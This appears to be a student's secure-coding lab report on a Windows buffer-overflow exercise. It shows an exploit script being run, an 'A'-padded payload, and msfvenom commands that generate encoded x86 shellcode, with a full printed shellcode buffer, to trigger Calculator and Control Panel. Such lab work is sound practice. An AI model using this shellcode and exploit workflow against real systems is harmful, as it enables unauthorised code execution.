


Secure coding

Nomesh P

18BCN7105


Running exploit2.py




The screenshot shows two windows. The top window is a Notepad application titled 'payload - Notepad'. It contains a menu bar with 'File', 'Edit', 'Format', 'View', and 'Help'. The text area is filled with a large block of 'A' characters, followed by a single line of a long alphanumeric string: '15Vq1vjmPKKKPrufemkCwR3SB0osZC0F3K0XUQsrMCT50AA|'. The bottom window is a Windows Command Prompt titled 'C:\Windows\system32\cmd.exe'. It displays the following commands and their output:

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\NOMESH>cd Desktop
C:\Users\NOMESH\Desktop>python exploit2.py
C:\Users\NOMESH\Desktop>C:\Windows\system32\notepad exploit2.txt
C:\Users\NOMESH\Desktop>
```



Changing the triggers



The screenshot shows a Windows Command Prompt titled 'C:\Windows\system32\cmd.exe'. It displays the following commands and their output:

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\NOMESH>cd Desktop
C:\Users\NOMESH\Desktop>python exploit2.py
C:\Users\NOMESH\Desktop>C:\Windows\system32\notepad exploit2.txt
C:\Users\NOMESH\Desktop>
```

```

root@Nomesh:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc
-e x86/alpha_mixed -b "\x00\x14\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf = b""
buf += b"\x89\xe0\xd9\xd0\xd9\x70\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c\x48\x68\x6b"
buf += b"\x32\x37\x70\x35\x50\x55\x50\x53\x50\x4d\x59\x49\x75"
buf += b"\x36\x51\x6b\x70\x65\x34\x6e\x6b\x46\x30\x46\x50\x6e"
buf += b"\x6b\x73\x62\x46\x6c\x4c\x4b\x31\x42\x65\x44\x6c\x4b"
buf += b"\x72\x52\x34\x68\x54\x4f\x4c\x77\x43\x7a\x71\x36\x76"
buf += b"\x51\x6b\x4f\x6c\x6c\x55\x6c\x75\x31\x31\x6c\x75\x52"
buf += b"\x44\x6c\x71\x30\x79\x51\x48\x4f\x36\x6d\x57\x71\x58"
buf += b"\x47\x4a\x42\x6a\x52\x73\x62\x52\x77\x6c\x4b\x73\x62"
buf += b"\x76\x70\x6e\x6b\x42\x6a\x65\x6c\x4c\x4b\x50\x4c\x74"
buf += b"\x51\x53\x48\x4a\x43\x42\x68\x45\x51\x6a\x71\x52\x71"

```

```

buf += b"\x4e\x6b\x70\x59\x47\x50\x53\x31\x4b\x63\x6e\x6b\x51"
buf += b"\x59\x62\x38\x38\x63\x57\x4a\x43\x79\x6e\x6b\x44\x74"
buf += b"\x6c\x4b\x45\x51\x5a\x76\x34\x71\x4b\x4f\x4c\x6c\x6b"
buf += b"\x71\x48\x4f\x44\x4d\x73\x31\x49\x57\x47\x48\x49\x70"
buf += b"\x44\x35\x5a\x56\x47\x73\x43\x4d\x4a\x58\x45\x6b\x31"
buf += b"\x6d\x45\x74\x51\x65\x5a\x44\x50\x58\x6c\x4b\x31\x48"
buf += b"\x67\x54\x75\x51\x4a\x73\x51\x76\x6e\x6b\x76\x6c\x32"
buf += b"\x6b\x6c\x4b\x31\x48\x57\x6c\x53\x31\x5a\x73\x6c\x4b"
buf += b"\x63\x34\x4e\x6b\x37\x71\x6e\x30\x4f\x79\x77\x34\x45"
buf += b"\x74\x46\x44\x53\x6b\x71\x4b\x55\x31\x52\x79\x42\x7a"
buf += b"\x76\x31\x6b\x4f\x79\x70\x71\x4f\x71\x4f\x70\x5a\x4e"
buf += b"\x6b\x72\x32\x6a\x4b\x6c\x4d\x43\x6d\x50\x6a\x75\x51"
buf += b"\x6c\x4d\x4d\x55\x6d\x62\x37\x70\x63\x30\x75\x50\x70"
buf += b"\x50\x53\x58\x66\x51\x4e\x6b\x62\x4f\x6e\x67\x4b\x4f"
buf += b"\x6b\x65\x4d\x6b\x38\x70\x6e\x55\x4f\x52\x70\x56\x35"
buf += b"\x38\x4e\x46\x6c\x55\x4d\x6d\x6d\x4d\x6b\x4f\x58\x55"
buf += b"\x45\x6c\x36\x66\x33\x4c\x34\x4a\x6b\x30\x4b\x4b\x69"
buf += b"\x70\x62\x55\x45\x55\x4d\x6b\x32\x67\x56\x73\x51\x62"
buf += b"\x42\x4f\x70\x6a\x33\x30\x71\x43\x4b\x4f\x38\x55\x75"
buf += b"\x33\x75\x31\x52\x4c\x35\x33\x45\x50\x41\x41"

```

```

C:\Users\NOMESH>cd Desktop
C:\Users\NOMESH\Desktop>python ex.py
C:\Users\NOMESH\Desktop>_

```

Inserted the command in **ex.py** file so when we run the file in windows we get the result

```

root@Nomesh:~# msfvenom -a x86 --platform windows -p windows/exec CMD=C:\wi
ndows\system32\calc.exe x86/alpha_mixed -b "\x00\x14\x0a\x0d" -f python -o
ex.py
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 237 (iteration=0)
x86/shikata_ga_nai chosen with final size 237
Payload size: 237 bytes
Final size of python file: 1168 bytes
Saved as: ex.py
root@Nomesh:~#

```

Similarly above changed the trigger to open **Control Panel**.

```
root@Nomesh:~# msfvenom -a x86 --platform windows -p windows/exec CMD=C:\wi  
ndows\system32\control panel x86/alpha_mixed -b "\x00\x14\x0a\x0d" -f pyth  
on -o ex1.py  
Found 11 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 236 (iteration=0)  
x86/shikata_ga_nai chosen with final size 236  
Payload size: 236 bytes  
Final size of python file: 1164 bytes  
Saved as: ex1.py  
root@Nomesh:~#
```